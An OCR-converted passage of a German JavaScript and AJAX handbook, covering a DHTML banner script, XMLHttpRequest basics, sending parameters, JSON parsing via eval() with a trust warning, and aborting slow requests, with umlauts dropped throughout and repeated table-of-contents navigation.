
Somit sind die Koordinaten ermittelt worden, und Sie mssen nur noch dafr sorgen, dass sich `anim()` via Timeout wieder selbst aufruft − oder Sie verwenden gleich `setInterval()` anstelle von `setTimeout()`.

```
function anim() {
   if (document.all) {
      var x = document.body.clientWidth +
         document.body.scrollLeft - 181;
      var y = document.body.scrollTop;
   } else if (document.getElementById) {
      var x = window.innerWidth + window.pageXOffset -
         192;
      var y = window.pageYOffset;
   }
   setzelinks(x);
   setzeoben(y);
   setTimeout("anim()", 500);
}
```

Die Funktionen `setzelinks()` und `setzeoben()` kennen Sie bereits von den vorherigen Beispielen zur Genge, weswegen Sie im Folgenden ohne weitere Vorrede den kompletten Code finden:

```
<html>
<head>
<title>Werbebanner</title>
<script type="text/javascript"><!--
function init() {
   if (document.getElementById) {
      document.getElementById("logo").style.visibility =
         "visible";
   }
   anim();
}
function setzelinks(n) {
   if (document.all) {
      document.all.logo.style.posLeft = n;
   } else if (document.getElementById) {
      document.getElementById("logo").style.left = n + "px";
   }
}
function setzeoben(n) {
   if (document.all) {
      document.all.logo.style.posTop = n;
   } else if (document.getElementById) {
      document.getElementById("logo").style.top = n + "px";
   }
}
function anim() {
   if (document.all) {
      var x = document.body.clientWidth +
         document.body.scrollLeft – 181;
      var y = document.body.scrollTop;
   } else if (document.getElementById) {
      var x = window.innerWidth + window.pageXOffset -
         192;
      var y = window.pageYOffset;
   }
   setzelinks(x);
   setzeoben(y);
   setTimeout("anim()", 500);
}
//--></script>
</head>
<body bgcolor="white" onload="init();">
<h1>Werbebanner</h1>
<div id="logo"
style="visibility:hide;position:absolute">
<a href="http://www.galileo-press.de/"><img src="logo.gif" border="0" /></a>
</div>
<script type="text/javascript"><!--
for (var i=0; i<30; i++) {
   document.write("F&uuml;lltext");
}
for (i=0; i<3; i++) {
   for (var j=0; j<10; j++) {
      document.write("<" + "br" + " />");
   }
   document.write("F&uuml;lltext");
}
//--></script>
</body>
</html>
```

Zum Ende dieses Kapitels noch ein kurzer Ausblick: Die Mglichkeiten von DHTML sind fast unendlich. An dieser Stelle kann leider kein ausfhrlicher Einstieg in die Materie gegeben werden, da dies den Umfang dieses Buches sprengen wrde und ja auch nicht unser eigentliches Thema ist. Aus demselben Grund knnen hier auch nicht alle Inkompatibilitten der verschiedenen Browser aufgelistet werden. Das Ziel dieses Kapitels war es, Ihnen einen browserunabhngigen berblick ber alle relevanten Aspekte der Materie zu geben. Mit den vorgestellten Techniken, der Referenz und ein wenig Fantasie und Freude am Ausprobieren knnen Sie beeindruckende Ergebnisse erzielen. Mehr brauchen Sie in der Regel sowieso nicht.



Hier klicken, um das Bild zu Vergrern

Abbildung 17.6 Das Werbebanner ist immer rechts oben auf der Seite.

---

[1]In manchen Quellen werden sie auch als kaskadierende Stilvorlagen o.. bezeichnet, aber in diesem Fall sollte man nichts gegen den Anglizismus haben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 18 AJAX
  - 18.1 AJAX-Beispiele
  - 18.2 AJAX-Technik
    - 18.2.1 HTTP-Anfragen senden und auswerten
    - 18.2.2 Parameter senden
    - 18.2.3 Mit komplexen Daten arbeiten – JSON
    - 18.2.4 Anfragen abbrechen
    - 18.2.5 Weitere Mglichkeiten
  - 18.3 AJAX-Probleme (und -Lsungen)
    - 18.3.1 Bookmarks
    - 18.3.2 Zurck-Schaltflche

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Technischer Fortschritt ist wie eine Axt in den Hnden eines pathologischen Kriminellen. − Albert Einstein

Kapitel 18 AJAX

Die Metapher vom alten Wein in neuen Schluchen wurde beim Thema AJAX schon mehr als berstrapaziert, aber sie trifft einfach perfekt zu. Das ging brigens auch diesem Buch so: Das Thema AJAX wurde dort (in einer Vorauflage) bereits behandelt, bevor es den Begriff gab.

Wie ist das mglich? Nun, AJAX ist − genauso wie DHTML − gar keine Technologie, sondern ein Marketing-Begriff. Er stammt von Jesse J. Garrett, Berater bei der amerikanischen Firma AdaptivePath. Unter **http://www.adaptivepath.com/publications/essays/archives/000385.php** verffentlichte er im Februar 2005 einen Artikel, in dem er eigentlich nichts Bahnbrechendes erzhlte. Eine Neuigkeit gab es in dem Artikel allerdings schon: den Begriff AJAX. Garrett zufolge steht das fr **Asynchronous JavaScript + XML**. Eine sehr merkwrdige Abkrzung, denn das zweite **A** steht fr das Plus − englisch **And**. Und auch von der fachlichen Seite her kann man ber fast jeden Buchstaben in AJAX debattieren: Asynchron ist das Ganze nicht notwendigerweise, XML wird fast nie eingesetzt, lediglich das J fr JavaScript ist passend. Einige Zeit spter hat auch Garrett das eingesehen und verwendet mittlerweile die gemischte Schreibweise: Ajax. Auerdem betont er, Ajax/AJAX sei kein Akronym (mehr), sondern einfach ein Begriff.

Und genau dieser letzte Punkt ist es, der eine Bewegung entfacht hat, die mit Garretts Artikel ihren Anfang hatte. Der Artikel enthlt in der Tat berhaupt nichts Neues, aber es gibt endlich einen Begriff fr den Technologiemix, der AJAX ausmacht, einen Begriff, den auch technisch nicht versierte Personen problemlos verwenden knnen. Und obwohl es schon vor Garrett viele AJAX-Anwendungen gab − seit Garretts Artikel gibt es einen Oberbegriff, und es vergeht kaum ein Tag, an dem es nicht irgendeine Ankndigung gibt, eine Software wre jetzt AJAX-fhig. Das ist zwar manchmal eine Mogelpackung (aufgrund der sehr schwammigen Definition von AJAX), aber zeigt sehr gut, wohin der Web-Trend geht.

top

18.1 AJAX-Beispiele

Als einer der Vorreiter in der AJAX-Technologie wird Google genannt. Zwar ist Google beileibe nicht die erste Firma, die auf AJAX gesetzt hat, aber sie ist eine der bekanntesten. Gern wird Google Suggest (**http://www.google.com/webhp?complete=1&hl=en**) zitiert: Nach Eingabe von ein paar Zeichen erscheinen wie von Geisterhand ein paar Vorschlge, wonach Sie eventuell suchen mchten – inklusive einer ungefhren (und in Wahrheit recht unprzisen) Schtzung, wie viele Treffer diese Suchanfrage zurckliefern wrde.




Hier klicken, um das Bild zu Vergrern

Abbildung 18.1 Google Suggest

Aber es gibt noch zahlreiche weitere AJAX-Beispiele:

- **http://demo.neximage.com/** – eine Bildbearbeitung (!) auf AJAX-Basis
- **http://www.writely.com/** – eine Textverarbeitung (!) auf AJAX-Basis
- **http://spreadsheets.google.com/** und **http://www.numsum.com/** und **http://ajaxxls.com/** – drei Tabellenkalkulationen (!) auf AJAX-Basis

Davon abgesehen setzen mittlerweile immer mehr Online-Dienste AJAX ein, mal mehr und mal weniger auffllig.




Hier klicken, um das Bild zu Vergrern

Abbildung 18.2 Bildbearbeitung per AJAX



Hier klicken, um das Bild zu Vergrern

Abbildung 18.3 Textverarbeitung per AJAX



Hier klicken, um das Bild zu Vergrern

Abbildung 18.4 Tabellenkalkulation per AJAX

All diese Beispiele haben eins gemeinsam: Die Inhalte der Seite verndern sich, ohne dass die Seite neu geladen wird. Es gibt also keinen Page-Refresh. Klar, dass hier eine ganze Menge JavaScript mit im Spiel ist. Es ist aber nicht eine einzelne Wunderwaffe, die das ermglicht, sondern ein kluger Mix aus alten und neuen Technologien und Aspekten der JavaScript-Entwicklung.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 18 AJAX**
  - **18.1 AJAX-Beispiele**
  - **18.2 AJAX-Technik**
    - **18.2.1 HTTP-Anfragen senden und auswerten**
    - **18.2.2 Parameter senden**
    - **18.2.3 Mit komplexen Daten arbeiten – JSON**
    - **18.2.4 Anfragen abbrechen**
    - **18.2.5 Weitere Mglichkeiten**
  - **18.3 AJAX-Probleme (und -Lsungen)**
    - **18.3.1 Bookmarks**
    - **18.3.2 Zurck-Schaltflche**

24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

18.2 AJAX-Technik ▼

Der Ursprung von AJAX ist Microsoft. Zu Zeiten des Internet Explorer 5 hat das Internet-Explorer-Team eine Technologie in die Browser integriert, um im Hintergrund HTTP-Anfragen abzusetzen und die Rckgabe auszuwerten. Die Anforderung kam vom Office-Team, genauer gesagt von den Outlook-Entwicklern. Die Web-Schnittstelle von Outlook (OWA – Outlook Web Access) bentigte diese Funktionalitt der HTTP-Anfragen im Hintergrund, um beispielsweise ohne permanentes Neuladen zu prfen, ob es schon neue Mails gibt.

Dieses Feature – implementiert als ein ActiveX-Control namens `XMLHttpRequest` – fristete lange Zeit ein Schattendasein, denn wo auerhalb eines Intranets ist es berhaupt vertretbar, nur fr einen Zielbrowser zu entwickeln?

Doch die Idee hinter `XMLHttpRequest` ist hervorragend, nur die Beschrnkung auf ActiveX ist natrlich fr einen systemunabhngigen Einsatz ein Unding. Deswegen haben die Hersteller der anderen Browser nachgelegt und `XMLHttpRequest` als natives Browserobjekt implementiert. Seit Mozilla 1.0, Netscape 7, Firefox, Safari 1.2, Konqueror 3 und Opera 7 gibt es auch in alternativen Browsern die AJAX-Untersttzung.

`XMLHttpRequest` kann lediglich eine HTTP-Anfrage an einen Webserver schicken und die Rckgabe auswerten. Sprich, AJAX an sich ist eigentlich eine sehr simple Sache.[1] Die groe Kunst besteht dann darin, die Server-Rckgabe irgendwie auf der Seite darzustellen. Dazu verwenden Sie natrlich JavaScript, in der Regel DOM, manchmal auch DHTML. Das wurde bereits behandelt, weswegen dieses Kapitel ausschlielich zeigt, wie Sie den Datenaustausch mit dem Server realisieren.

top

18.2.1 HTTP-Anfragen senden und auswerten ▼▲

Das Ganze funktioniert in drei Schritten. Zunchst (Schritt 1) mssen Sie das entsprechende Element erzeugen. Beim Internet Explorer geht das folgendermaen:

```
var http = new ActiveXObject("Microsoft.XMLHTTP");
```

Die ActiveX-Funktionalitt von `XMLHttpRequest` steckt in der XML-Bibliothek von Microsoft; bei neueren Versionen mssen Sie die Versionsnummer explizit angeben. Die gute Nachricht: Obige Variante funktioniert immer, denn auch neuere XML-Versionen liefern noch das alte Objekt mit.

Andere Browser verwenden ein natives Objekt::

```
var http = new XMLHttpRequest();
```

Da das `XMLHttpRequest`-Objekt so populr geworden ist, hat sich Microsoft entschieden, im Internet Explorer 7 `XMLHttpRequest` ebenfalls als natives Objekt mitzuliefern. Ein Hintergrund ist auch, dass man ActiveX im Internet Explorer abschalten, aber trotzdem JavaScript zulassen kann. Im Internet Explorer 7 funktioniert auch noch der ActiveX-Ansatz, aber eben auch der Weg per nativem JavaScript-Objekt.

Eine entsprechende Abfrage, welcher Browsertyp vorliegt, knnte also wie folgt aussehen:

```
var http;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}
```

Alternativ knnen Sie natrlich auch mit verschachtelten `try-catch`-Anweisungen arbeiten.

Schritt 2: Jetzt mssen Sie eine Verbindung zur Zielseite herstellen (die sich aus Sicherheitsgrnden innerhalb derselben Domain befinden muss). Geben Sie die URL und die Sendemethode (`"GET"` oder `"POST"` beispielsweise) an, und rufen Sie die Methode `open()` auf. Als Parameter bergeben Sie (GET- oder POST-)Parameter, die Sie bei der Anfrage mitschicken mchten (oder `null`, wenn Sie nichts bergeben mchten). Der dritte Parameter gibt an, wie die Kommunikation ablaufen soll:

- `false` steht fr **synchron**: Die Skriptausfhrung wird angehalten, bis die Daten vom Server zurckkommen.
- `true` steht fr **asynchron**: Die Skriptausfhrung geht weiter, denn die HTTP-Anfrage wird im Hintergrund ausgefhrt.

In der Regel verwenden Sie asynchrone Kommunikation, denn dann steht nicht die gesamte JavaScript-

Applikation, blo weil der Webserver die Anfrage nur langsam abarbeitet:

```
http.open("GET", "datei.html", true);
```

Bei asynchronen Anfragen mssen Sie natrlich Bescheid bekommen, sobald das Ergebnis vom Server da ist. `XMLHttpRequest` regelt das ber eine Callback-Funktion: eine Funktion, die aufgerufen wird, wenn Resultate vom Webserver kommen.

In der Eigenschaft `onreadystatechange` geben Sie den Namen dieser Callback-Funktion an (als Verweis, also ohne Anfhrungszeichen); alternativ verwenden Sie eine anonyme Funktion:

```
http.onreadystatechange = ausgeben;
```

oder alternativ:

```
http.onreadystatechange = function() { ... };
```

Jetzt fehlt nur noch die Funktion zum Ausgeben der Rckgabe Schritt 3. Dazu ist zunchst festzuhalten, dass das Ereignis `readystatechange` immer dann ausgelst wird, wenn sich der Zustand des HTTP-XML-Objekts ndert. Das passiert beispielsweise bei der Initialisierung, beim Verbindungsaufbau zur Datei und eben auch, wenn die externe Ressource komplett geladen worden ist. Die zugehrige Eigenschaft heit `readyState` und kann die folgenden fnf Werte annehmen:


- 0 – nicht initialisiert
- 1 – ldt
- 2 – fertig geladen
- 3 – wartet
- 4 – fertig

Wenn alles geklappt hat, hat die Eigenschaft `readyState` also den Wert `4`. Sie mssen die Variable der `XMLHttpRequest`-Instanz also global machen, um von berall aus Zugriff darauf zu erhalten.

Wenn alles passt, enthlt die Eigenschaft `responseText` den Inhalt der entfernten Datei; Sie knnen dann diese Daten weiterverarbeiten. Hier sehen Sie ein vollstndiges Listing, das eine simpel gestrickte HTML-Datei einliest und ausgibt:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}
if (http != null) {
   http.open("GET", "datei.html", true);
   http.onreadystatechange = ausgeben;
   http.send(null);
}

function ausgeben() {
   if (http.readyState == 4) {
      document.getElementById("Ausgabe").innerHTML =
         http.responseText;
   }
}
//--></script>
</head>
<body>
HTML vom Server:
<div id="Ausgabe"></div>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 18.5 Die HTML-Daten kommen vom Server.

Hier der Vollstndigkeit halber noch der Inhalt der Datei **datei.html**:

```
<p>AJAX erm&ouml;glicht <i>spannende</i> Effekte</p>
```

top

18.2.2 Parameter senden ▼▲

Wie bereits erwhnt wurde, knnen Sie bei der Methode `send()` des `XMLHttpRequest`-Objekts POST-Parameter mit angeben; GET-Parameter schreiben Sie direkt in die URL. Um diese auszuwerten, bentigen Sie allerdings eine serverseitige Technologie. Das folgende PHP-Skript gibt alle GET- und POST-Daten als HTML-Fragment aus:

```
<h1>GET</h1>
<?php
   echo nl2br(htmlspecialchars(print_r($_GET, true)));
?>
<h1>POST</h1>
<?php
   echo nl2br(htmlspecialchars(print_r($_POST, true)));
?>
```

Im folgenden Listing bergeben Sie ein paar Parameter an das Skript:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}
if (http != null) {
   http.open("GET", "getpost.php?a=1&b=2&c=3", true);
   http.onreadystatechange = ausgeben;
   http.send(null);
}
```

```
function ausgeben() {
   if (http.readyState == 4) {
      document.getElementById("Ausgabe").innerHTML =
         http.responseText;
   }
}
//--></script>
</head>
<body>
HTML vom Server:
<div id="Ausgabe"></div>
</body>
</html>
```

Wie Sie im Browser sehen knnen, gibt das serverseitige Skript die bergebenen Daten aus.

Bei POST ist die Sache nicht ganz so einfach, denn ein Webbrowser schickt bei POST-Anfragen immer einen speziellen HTTP-Header mit, um das serverseitige Skript darauf vorzubereiten. Die zugehrige Methode heit `setRequestHeader()`, der HTTP-Header ist `Content-Type`, und der erforderliche Wert ist `"application/x-www-form-urlencoded"`. Damit ergibt sich folgendes Listing:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}
if (http != null) {
   http.open("POST", "getpost.php", true);
   http.onreadystatechange = ausgeben;
   http.setRequestHeader(
      "Content-Type",
      "application/x-www-form-urlencoded");
   http.send("a=1&b=2&c=3");
}

function ausgeben() {
   if (http.readyState == 4) {
      document.getElementById("Ausgabe").innerHTML =
```

```
            http.responseText;
    }
}
//--></script>
</head>
<body>
HTML vom Server:
<div id="Ausgabe"></div>
</body>
</html>
```

Abbildung 18.6 zeigt das Ergebnis: Das Skript empfngt die POST-Daten und schickt sie wieder zurck.



Hier klicken, um das Bild zu Vergrern

Abbildung 18.6 Mit einem Extra-HTTP-Header funktionieren auch POST-Anfragen.

top

18.2.3 Mit komplexen Daten arbeiten – JSON ▼▲

In Kapitel 13 haben Sie zwei platzsparende JavaScript-Notationen kennengelernt:

- Arrays knnen mit eckigen Klammern angegeben werden:

```
["eins", "zwei", "drei"]
```

- Objekte knnen mit geschweiften Klammern angegeben werden:

```
{"Eigenschaft": "Wert", "Methode": function() { ... }}
```

Und obwohl das tatschlich Teil der JavaScript-Spezifikation ist, wurde das Ganze erst bekannt, seitdem es einen Namen gibt. Der lautet JSON − JavaScript Object Notation. Eine eigene Homepage gibt es dafr sogar auch, nmlich **http://json.org/**.

Das Schne an JSON ist, dass damit Arrays und Objekte sehr simpel als Zeichenkette angegeben werden knnen; man spricht hier auch von **Serialisierung**.

Der eigentliche Clou bei JSON ist, dass diese Strings sehr einfach wieder in JavaScript-Arrays oder Objekte zurckverwandelt werden knnen: mit `eval()`! Hier ein Beispiel:

```
var json_array = '["eins", "zwei", "drei"]';
var json_objekt = '{"Eigenschaft": "Wert", "Methode": function() { alert(this.Eigenschaft); } }';
var a = eval("(" + json_array + ")");
var o = eval("(" + json_objekt + ")");
alert(a.length); // gibt "3" aus
o.Methode(); // gibt "Wert" aus
```

In Verbindung mit AJAX sehen Sie, wie unverzichtbar JSON in nur krzester Zeit geworden ist. Denn wenn Sie von der Serverseite her mehr als nur bloen Text zurckgeben mchten, ist JSON ein perfektes Format dafr.

Im folgenden Kapitel lernen Sie einen anderen, aber deutlich komplizierteren Weg kennen.

Ein kleines Beispiel soll zeigen, was damit mglich ist. Erinnern Sie sich noch an das Beispiel in Kapitel 16, in dem dynamisch eine HTML-Aufzhlungsliste aus einem JavaScript-Objekt erstellt worden ist? Dieses Beispiel finden Sie im Folgenden wieder, nur kommt diesmal das JavaScript-Objekt vom Server − in Form eines JSON-Strings:

```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
```

```
var http = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}
if (http != null) {
   http.open("GET", "json.txt", true);
   http.onreadystatechange = ausgeben;
   http.send(null);
}

function ausgeben() {
   if (http.readyState == 4) {
      var daten = http.responseText;
      daten = eval("(" + daten + ")");

      var liste = document.getElementById("Liste");
      for (var i = 0; i < daten.length; i++) {
         var link = daten[i];
         var li = document.createElement("li");
         var a = document.createElement("a");
         a.setAttribute("href", link.url);
         var txt = document.createTextNode(link.text);
         a.appendChild(txt);
         li.appendChild(a);
         liste.appendChild(li);
      }
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
</body>
</html>
```

Hier der Vollstndigkeit halber noch der Inhalt der Datei **json.txt**:

```
[ {"text": "Mozilla", "url": "http://www.mozilla.com/"}, {"text": "Microsoft", "url":
"http://www.microsoft.com/"}, {"text": "Opera", "url": "http://www.opera.com/"} ]
```

In Abbildung 18.7 knnen Sie das Ergebnis sehen: Die Listendaten kommen aus der JSON-Datei.



Hier klicken, um das Bild zu Vergrern

Abbildung 18.7 Die Liste wurde mit JSON-Daten gefllt.

Die JavaScript-Funktion `eval()` ist relativ gefhrlich, denn sie fhrt Code aus. Sie mssen also der Quelle, von der die JSON-Daten kommen, unbedingt vertrauen. Somit sind beispielsweise Daten von Ihrem eigenen Webserver in Ordnung, Daten aus der URL dagegen scheiden aus.

top

18.2.4 Anfragen abbrechen ▼▲

Bei AJAX-Anfragen per `XMLHttpRequest` gibt es leider einen kleinen Nachteil: Das Error-Management ist schwierig bis hin zu nicht mglich. Sie erfahren nmlich nicht, wenn eine Anfrage kein Ergebnis liefert oder zu einem Fehler fhrt. Das heit, unter Umstnden warten Sie vergeblich auf eine Rckgabe.

Mit der Methode `abort()` des `XMLHttpRequest`-Objekts brechen Sie eine Anfrage ab, wenn sie zu lange dauert. Um das zu demonstrieren, erstellen wir ein PHP-Beispiel namens **langsam.php** – ein Skript, das unter Umstnden langsam luft (einen zufflligen Wert zwischen eine und zehn Sekunden):

```
<?php
$zufall = rand(1, 10);
sleep($zufall);
?>
<p>AJAX erm&ouml;glicht <i>spannende</i> Effekte</p>
```

Kommen wir nun zum Listing mit der Timeout-berprfung. Zunchst geben Sie die URL des langsamen PHP-Skripts an. Kleiner Kniff am Rande: An die URL wird eine Zufallszahl als GET-Parameter angehngt. Das verhindert Browser-Caching, so dass das PHP-Skript bei jedem Aufruf auch eine andere Laufzeit hat:

```
http.open("GET", "langsam.php?" + Math.random(), true);
```

Dann erstellen Sie einen Timeout: Nach fnfeinhalb Sekunden soll die Anfrage abgebrochen werden:

```
id = window.setTimeout("abbrechen()", 5500);
```

In dieser Funktion `abbrechen()` rufen Sie die Methode `abort()` auf und geben eine entsprechende Meldung aus:

```
function abbrechen() {
   http.abort();
   document.getElementById("Ausgabe").innerHTML =
      "Die Anfrage dauerte zu lange.";
}
```

Kommt allerdings vor Ablauf der fnfeinhalb Sekunden ein Ergebnis vom Server, muss natrlich der Timeout gelscht werden:

```
function ausgeben() {
   if (http.readyState == 4) {
      document.getElementById("Ausgabe").innerHTML =
         http.responseText;
      window.clearTimeout(id);
   }
}
```

Hier noch einmal der komplette Code im berblick:


```
<html>
<head>
<title>AJAX</title>
<script type="text/javascript"><!--
var http = null;
var id = null;
if (window.XMLHttpRequest) {
   http = new XMLHttpRequest();
} else if (window.ActiveXObject) {
   http = new ActiveXObject("Microsoft.XMLHTTP");
}
if (http != null) {
```

```
   http.open("GET", "langsam.php?" + Math.random(), true);
   http.onreadystatechange = ausgeben;
   http.send(null);
   id = window.setTimeout("abbrechen()", 5500);
}

function ausgeben() {
   if (http.readyState == 4) {
      document.getElementById("Ausgabe").innerHTML =
         http.responseText;
      window.clearTimeout(id);
   }
}

function abbrechen() {
   http.abort();
   document.getElementById("Ausgabe").innerHTML =
      "Die Anfrage dauerte zu lange.";
}
//--></script>
</head>
<body>
HTML vom Server:
<div id="Ausgabe"></div>
</body>
</html>
```

